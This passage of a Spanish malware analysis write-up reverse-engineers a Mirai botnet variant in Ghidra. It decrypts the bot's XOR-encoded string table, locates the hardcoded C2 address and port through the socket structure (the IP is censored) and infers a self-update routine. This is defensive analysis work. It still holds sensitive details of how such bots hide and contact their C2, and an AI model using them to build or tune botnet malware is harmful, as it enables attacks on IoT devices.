Por su longitud, las tomé como candidatas a contener la dirección del C2. **No lo eran.**

Doble clic sobre DAT_00423681. Como son bytes sin definir, en el Listing cada uno ocupa su propia línea y la selección es sencilla: clic en 00423681 y Mayús + clic en la última. **El último byte está en la dirección inicial más la longitud menos uno**, porque el primero ya ocupa la dirección inicial: 0x423681 + 0x17 - 1 = 0x423697.



Con From Hex y XOR 09:



Sale /dev/FTWDT101_watchdog: 22 caracteres y el terminador, 23 bytes, justo 0x17.

Es la ruta de un watchdog, un temporizador muy habitual en routers y cámaras que reinicia el equipo si el sistema se cuelga y deja de darle señales. Para un bot que vive en RAM, un reinicio significa desaparecer.


El Mirai original ya lo tiene en cuenta: en su main.c abre /dev/watchdog (y, si no existe, /dev/misc/watchdog) y lo desactiva con una llamada ioctl. Las rutas FTWDT101 las añade esta variante para cubrir más hardware; de qué fabricante o chip son no lo he podido determinar.


La de la línea 317, seleccionando de 00423699 a 004236b0 (0x423699 + 0x18 - 1):



Sale /dev/FTWDT101\ watchdog, 23 caracteres y el terminador. **La barra invertida está literalmente en el binario**: los bytes 55 29 se descifran como 5c 20, la barra y un espacio. En una shell, \ sirve para escapar un espacio, pero un programa en C que abre un fichero no lo interpreta así. Lo más probable es que el autor quisiera cubrir las dos formas de escribir la ruta, con guion bajo y con espacio, y copiara la segunda tal y como se escribe en una terminal.

Las otras entradas con &DAT_ se descifran igual:





Bytes cifrados	Descifrado
73 61 7b 09	zhr
67 70 68 09	nya
7b 73 7b 09	rzr
6d 7f 7b 41 6c 65 79 6c 7b 09	dvrHelper


Quedan dos, DAT_0042365e (0xe, 14 bytes) y DAT_0042366d (0x13, 19 bytes), que salen al descifrar la tabla completa en el 4.1.4.5: /dev/watchdog (13 caracteres y el terminador) y /dev/misc/watchdog (18 y el terminador), las dos rutas del Mirai original.


Las ocho entradas son rutas de watchdog y nombres cortos. **El C2 no está en la tabla.**


4.1.4.4 Buscar el C2 por su puerto.

Hay un dato del que partir: en el 4.1.2, Shodan enseñaba el panel del C2 en el puerto 25565. Si el bot se conecta ahí, ese número tiene que estar en el código. 25565 en hexadecimal es 0x63DD.


Ghidra tiene una búsqueda de números, **Search > For Scalars**:







Con 0x63dd no sale nada. Con 0xdd63, tres resultados:




¿Por qué 0xdd63 y no 0x63dd? En red, los puertos viajan en orden big-endian, primero el byte más significativo: 25565 son los bytes 63 DD. Pero x86_64 es little-endian y guarda primero el byte menos significativo. Para que en memoria quede 63

DD, la instrucción tiene que llevar el número dado la vuelta, 0xDD63. Es lo que en C hace htons().

La columna D muestra un número negativo porque Ghidra también enseña el valor en decimal con signo: 0xDD63 como entero de 16 bits con signo es -8861. No tiene importancia.

Que aparezca 0xdd63 todavía no demuestra que sea el puerto del C2; hay que ver el contexto. Doble clic en el resultado 004009af:



Para conectarse a una IP y a un puerto, un programa en Linux rellena una estructura estándar, sockaddr_in, que tiene una disposición fija:

Posición	Tamaño	Campo	Qué contiene
+0	2 bytes	sin_family	Tipo de dirección. 2 es AF_INET (IPv4)
+2	2 bytes	sin_port	El puerto, en orden de red
+4	4 bytes	sin_addr	La IP, en orden de red


Y las líneas 82 a 84 del decompilador:

Línea	Dirección	Valor	Campo
82	00537b50 (+0)	2	sin_family = AF_INET
84	00537b52 (+2)	0xdd63	sin_port = 25565
83	00537b54 (+4)	[CENSURADO]	sin_addr, la IP


Las tres direcciones son consecutivas, con los saltos de 2 bytes de la estructura, y los valores encajan campo por campo. Es la preparación de una conexión IPv4 al puerto 25565.

Esto explica también por qué la IP no salió ni con strings ni en la tabla: no está guardada como texto, sino como un número de 4 bytes dentro de una instrucción.


Para pasarla a una IP normal, en CyberChef: Swap endianness (Hex, Word length 4), que le da la vuelta a los bytes, y Change IP format, de Hex a Dotted Decimal:



Por protección de datos, la IP aparece censurada (apartado 1.4). La reporté en su momento a AbuseIPDB, donde tiene una confianza de abuso del 100% con 4.587 reportes de 433 usuarios distintos:



El puerto, con Swap endianness (Word length 2) y From Base en base 16:





Sale 25565, el puerto de Minecraft.

En esta misma función hay más cosas que la delatan como el main de un Mirai:

- **Líneas 73 a 77:** bloquea la señal SIGINT, ignora SIGCHLD (0x11) e instala un manejador para SIGTRAP (5). El main.c del Mirai original hace exactamente eso y en el mismo orden: sigemptyset, sigaddset(SIGINT), sigprocmask, signal(SIGCHLD, SIG_IGN) y signal(SIGTRAP, ...).
- **Línea 79:** llama a FUN_0040eb20, la tabla que hemos descifrado.
- **Líneas 87 a 92:** si el programa recibe un argumento de menos de 32 caracteres (0x20), lo copia; si no, usa net.x86_64. En el Mirai original, ese argumento es el identificador que el bot envía al C2 al conectarse. El dropper lanzaba ./net_bot net.x86_64, así que todo apunta a que **cada bot le dice al C2 qué arquitectura ha infectado**.

Las otras dos filas del Scalar Search usan la misma IP y el mismo puerto:





FUN_004006e0 (la segunda captura) solo escribe la IP y el puerto en las mismas direcciones que el main, 00537b54 y 00537b52. En la línea 80 del main, su dirección se guarda en una variable, PTR_FUN_005259c0, para llamarla más adelante.

Es el mismo mecanismo que el del Mirai original: un puntero, resolve_func, que acaba apuntando a resolve_cnc_addr, la función que rellena el C2. Lo que cambia es cómo lo rellena: **el original resuelve un dominio por DNS y aquí la IP va escrita directamente**. Por eso no hay ningún dominio en la tabla.

Hay dos diferencias más con el original. En Mirai, resolve_func solo pasa a apuntar a resolve_cnc_addr dentro del manejador de SIGTRAP, como truco contra los depuradores; aquí la asignación está directamente en el main. Y el main original escribe primero en la estructura un C2 falso (FAKE_CNC_ADDR y FAKE_CNC_PORT); en ese mismo punto, este binario ya escribe los valores reales. **No hay señuelo.**

FUN_0040f660 (la primera captura) abre su propia conexión:

Líneas	Código	Qué hace
51	FUN_004183b8(2,1,0)	socket(AF_INET, SOCK_STREAM, 0): crea un socket TCP IPv4
53-55	local_68 = 2, local_64 = IP, local_66 = 0xdd63	Una sockaddr_in con el mismo C2
56-59	local_88 = 0x1e y dos llamadas con 0x14 y 0x15	setsockopt con SO_RCVTIMEO y SO_SNDTIMEO: 30 segundos de espera para recibir y para enviar
60	FUN_00412b18(iVar6,&local_68,0x10)	connect al C2 (0x10 = 16 bytes, el tamaño de sockaddr_in)
69-73	"/bins/net." + "x86_64" y "/tmp/"	Monta la ruta /bins/net.x86_64 y prepara /tmp/

/bins/net.x86_64 es exactamente la ruta de la que el dropper kla.sh descargaba el binario. **Apunta a una rutina de actualización**: el bot se conecta al C2 y descarga una versión nueva de sí mismo para su arquitectura, lo que encajaría con la cadena NET_POST_UPDATE que vimos con strings. Es una hipótesis: para confirmarla habría que ver qué envía (DAT_00423718, línea 61) y qué hace con lo que recibe.

Falta comparar con el servidor de descarga. Sacamos las URL del dropper:

```
cat -v kla.sh.malz | grep -o 'http://[^/]*' | sort -u
```

grep -o extrae solo la parte http://IP de cada URL, y sort -u quita las repetidas:





Es la misma IP. El servidor que reparte el dropper y los binarios por el puerto 80 es el C2 del puerto 25565. Lo que en el 4.1.2 era una observación de Shodan queda confirmado con el propio binario.

4.1.4.5 La tabla completa.

Con la clave confirmada ya no hace falta ir entrada por entrada. Las cadenas cifradas están seguidas en memoria, así que se copia el bloque entero y se descifra de una vez.


El bloque empieza en la primera entrada, 004234af. Para saber dónde acaba, doble clic en la última cadena de la función, la de la línea 323:






